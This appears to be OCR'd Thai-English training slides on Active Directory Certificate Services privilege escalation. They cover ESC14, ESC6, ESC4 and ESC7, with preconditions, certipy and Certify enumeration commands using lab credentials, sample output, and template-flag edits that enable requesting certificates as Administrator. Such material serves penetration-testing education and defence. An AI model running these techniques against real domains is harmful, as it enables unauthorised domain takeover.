
- Either:
  - DC Schannel reg key **CertificateMappingMethods** มี **S4U2Self** (0x000000008) flag
    (default)
  - DC KDC reg key **StrongCertificateBindingEnforcement** ถูกตั้งเป็น **0/1**
    (compatibility mode — default until February 11, 2025)
- Or:
  - DC Schannel reg key **CertificateMappingMethods** มี **Subject/Issuer** (0x000000001) flag
    (not default)

ESC14 SCENARIO:C

Misconfigured Certificate Mapping - Target with X509IssuerSubject



ESC14 SCENARIO:C



DistinguishedName

CN=VictimUserC,CN=Users,
DC=external,DC=local

CN=TargetComputerC.external.local,CN=Users,
DC=external,DC=local

Name

VictimUserC

TargetComputerC.external.local

UserPrincipalName

VictimUserC@external.local


VictimUserC@external.local

SamAccountName

VictimUserC

VictimUserC

ESC14 SCENARIO:C



DistinguishedName

CN=VictimUserC,CN=Users,
DC=external,DC=local

CN=TargetComputerC.external.local,CN=Users,
DC=external,DC=local

Name

VictimUserC

TargetComputerC.external.local

Certificate Template: ExtMail	
Issuer	CN=external-EXTCA01-CA DC=external DC=local
Subject	CN=TargetComputerC.external.local

ESC14 SCENARIO:D

Misconfigured Certificate Mapping - Target with X509SubjectOnly

Victim Principal Requirements

- ถ้า victim principal เป็น **user**:
  - attacker มีสิทธิ **write cn** และ **name** attributes ของ victim principal
    (เพื่อเปลี่ยน cn ก็จำเป็นต้องมีสิทธิ write name attribute ด้วย)
  - ถ้า target principal เป็น user และ X509SubjectOnly mapping มีค่า cn attribute ของ target ณ ตอนนั้น เป็น identifier, ดังนั้น victim และ target principal จะไม่สามารถอยู่ใน container เดียวกันได้

- ถ้า victim principal เป็น **computer**:
  - attacker ต้องมีสิทธิ **write dNSHostName** attribute ของ victim principal

ESC14 SCENARIO:D

Misconfigured Certificate Mapping - Target with X509SubjectOnly

Additional Certificate Template Requirements

- certificate template ที่มี **CT_FLAG_NO_SECURITY_EXTENSION** flag ใน msPKI-Enrollment-Flag attribute
  (ไม่ใช่ค่า default)

- certificate template ที่มีหนึ่งใน flags นี้ใน msPKI-Certificate-Name-Flag attribute:
  - **CT_FLAG_SUBJECT_REQUIRE_COMMON_NAME**
  - **CT_FLAG_SUBJECT_REQUIRE_DNS_AS_CN**

- certificate template ที่**ไม่มี flags** เหล่านี้ใน msPKI-Certificate-Name-Flag attribute:
  - **CT_FLAG_SUBJECT_REQUIRE_DIRECTORY_PATH**
  - **CT_FLAG_SUBJECT_REQUIRE_EMAIL**

ESC14 SCENARIO:D

Misconfigured Certificate Mapping - Target with X509SubjectOnly

Target Principal Requirements

- altSecurityIdentities attribute ของ target principal มี X509SubjectOnly mapping อย่างน้อย 1 อัน

Authentication Requirements

PKINIT:


- DC KDC reg key **StrongCertificateBindingEnforcement** ถูก set เป็น **0/1** (compatibility mode — default until February 11, 2025)

Schannel (both):


- DC Schannel reg key **CertificateMappingMethods** มี **S4U2Self** (0x000000008) flag (default)
- DC KDC reg key **StrongCertificateBindingEnforcement** ถูก set เป็น **0/1** (compatibility mode — default until February 11, 2025)

ESC14 SCENARIO:D

Misconfigured Certificate Mapping - Target with X509SubjectOnly




ESC14 SCENARIO:D



CN=VictimComputerD,CN=Computers,DC=external,DC=local

dNSHostName: VictimComputerD → **dNSHostName: TargetUserD**

Certificate Template: MachineNoSec	
Subject	CN=TargetUserD



ABUSING CA CONFIGURATION

ESC6

Misconfigured CA - EDITF_ATTRIBUTESUBJECTALTNAME2

ถ้า **EDITF_ATTRIBUTESUBJECTALTNAME2** flag ถูก set บน **CA**
ทุก Request จะสามารถกำหนดค่า **subject alternative name** ได้

the alternative names จะอยู่ใน CSR ด้วย **-attrib "SAN:<X>"** argument to **certreq.exe**

ESC6

Enumerate Template 2

From Linux

```
certipy find -u 'blwasp@lab.local' -p 'Password123!' -dc-ip
10.129.205.199 -vulnerable -stdout
```

From Window


```
Certify.exe find /vulnerable
```

Requirement check

```
CA Name: lab-CA
  ...
User Specified SAN                  : Enabled
Request Disposition                 : Issue
  ...
Permissions
      Owner                         : domain\Administrator
      Access Rights
        Enroll                      : domain\My User
```

ESC6

Certificate Template: User	
Subject	VictimUserD
SAN	Administrator



ABUSING ACCESS CONTROL

ESC4

Misconfigured Access Control - Certificate Template Access Control

Owner - Implicit full control of the object, can edit any properties.

FullControl - Full control of the object, can edit any properties.

WriteOwner - Can modify the owner to an attacker-controlled principal.

WriteDACL - Can modify access control to grant an attacker FullControl.

WriteProperty - Can edit any properties.

ESC4

Enumerate

From Linux

```
certipy-ad find -vulnerable -dc-ip ‘Domain Controller IP’ -u ‘User’ -p 'Password' -stdout
```

From Window

```
Certify.exe find /vulnerable
```

Requirement check

```
Template Name: ESC4
  ...
Permissions
      Enrollment permissions
            Enrollment Rights              : LAB.LOCAL\MyGroup
      Object Control Permission
            Owner                          : LAB.LOCAL\Admin
            Write Owner Principals         : LAB.LOCAL\MyGroup
            Write Dacl Principals          : LAB.LOCAL\MyGroup
            Write Property Principals      : LAB.LOCAL\MyGroup
```

ESC4

Disabling Manager Approval Requirement

```
XOR @{'mspki-enrollment-flag'=2}
```

Disabling Authorized Signature Requirement

```
Set @{'mspki-ra-signature'=0}
```

Enabling Subject Alternate Name Specification

```
XOR @{'mspki-certificate-name-flag'=1}
```

Editing Certificate Application Policy Extension

```
Set @{'mspki-certificate-application-policy'='1.3.6.1.5.5.7.3.2'}
```

ESC4

Confirm vulnerable

From Linux

```
certipy-ad find -vulnerable -dc-ip ‘Domain Controller IP’ -u ‘User’ -p 'Password' -stdout
```

From Window

```
Certify.exe find /vulnerable
```

Requirement check

```
Template Name: ESC4
  ...
    Enrollment Agent                    : True
    Any Purpose                         : True
    Enrollee Supplies Subject           : True
    Certificate Name Flag               :  EnrolleeSuppliesSubject
    Extended Key Usage                  : Client Authentication
  ...
Permissions
      Enrollment permissions
            Enrollment Rights           : LAB.LOCAL\Domain User
```

ESC7

Misconfigured Access Control - Certificate Authority Access Control

The two main rights :

- **ManageCA right** == **CA administrator role**
- **ManageCertificates right** == **Certificate Manager role**

ESC7

Enumerate

From Linux

```
certipy find -u 'blwasp@lab.local' -p 'Password123!' -stdout -vulnerable
```

From Window (PSPKI.psd1 module)

```
Get-CertificationAuthority -ComputerName dc.theshire.local | Get-CertificationAuthorityAcl | Select -expand Access
```

Requirement check

```
CA Name                             : lab-LAB-DC-CA
    ...
    Permissions
      Owner                         : LAB.LOCAL\Administrators
      Access Rights
        Enroll                      : LAB.LOCAL\MyUser
        ManageCertificates          : LAB.LOCAL\MyUser
        ManageCa                    : LAB.LOCAL\MyUser
```

```
Rights                : ManageCA, Enroll
AccessControlType     : Allow
IdentityReference     : LAB\MyUser
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
```

ESC7

Misconfigured Access Control - Administrator CA right

การโจมตีด้วยสิทธินี้ทีหลายแบบ หนึ่งในนั้นก็คือ enable **EDITF_ATTRIBUTESUBJECTALTNAME2** flag เพื่อจะทำ **ESC6** แต่จะต้องทำการ **restart CA service** ด้วย

ManageCA right ใช้ในการตรวจสอบ failed certificate requests
ManageCertificates right สามารถทำ approve pending certificate requests

ถ้าเอามารวมกันก็จะทำให้สามารถ**ออก certificate ที่เคย failed request**s ได้

ESC7

Enumerate

From Linux

```
certipy find -u 'blwasp@lab.local' -p 'Password123!' -stdout
```


From Window

```
Certify.exe find /vulnerable
```

Requirement check

```
<SNIP>
    Template Name                       : SubCA
    Display Name                        : Subordinate Certification Authority
    Certificate Authorities             : lab-LAB-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : True
    Any Purpose                         : True
    ...
    Enrollee Supplies Subject           : True
```

ESC7


NTAuthStore
Template Name: SubCA
Enabled : True
TrustedForNTAuth
NTAuthStoreFor
PublishedTo
EnterpriseCA
IssuedSignedBy
RootCAFor
Domain
DCFor
DC
RootCA
Enroll
MemberOf
HasSessionAs
TargetTo
group
Group: Domain user
User: Victim
Access Rights
ManageCA
ManageCertificates
Attacker
User: Administrator

ESC7

Certificate Sign Request Template: SubCA	
SAN	Administrator

request ID 31

Certificate Sign Request Template: SubCA	
SAN	Administrator

request ID 31

Certificate Sign Request Template: SubCA	
SAN	Administrator

Certificate Template: SubCA	
Subject	Administrator

ESC7

Misconfigured Access Control - ManageCertificates rights

AKA **Officer rights**

various methods :

- concerning key archival (aka “**key recovery agents**”)
- **ICertAdminD::ResubmitRequest** method
  - ส่ง certificate request ที่อยู่ในสถานะ pending หรือ ถูก denied ไปแล้วไปที่ CA อีกครั้ง
  - ทำการอนุมัติด้วย Officer rights

ทำให้ผู้โจมตีสามารถหลีกเลี่ยง "CA certificate manager approval"

ESC7

Enumerate

From Linux

```
certipy find -u 'blwasp@lab.local' -p 'Password123!' -stdout
```

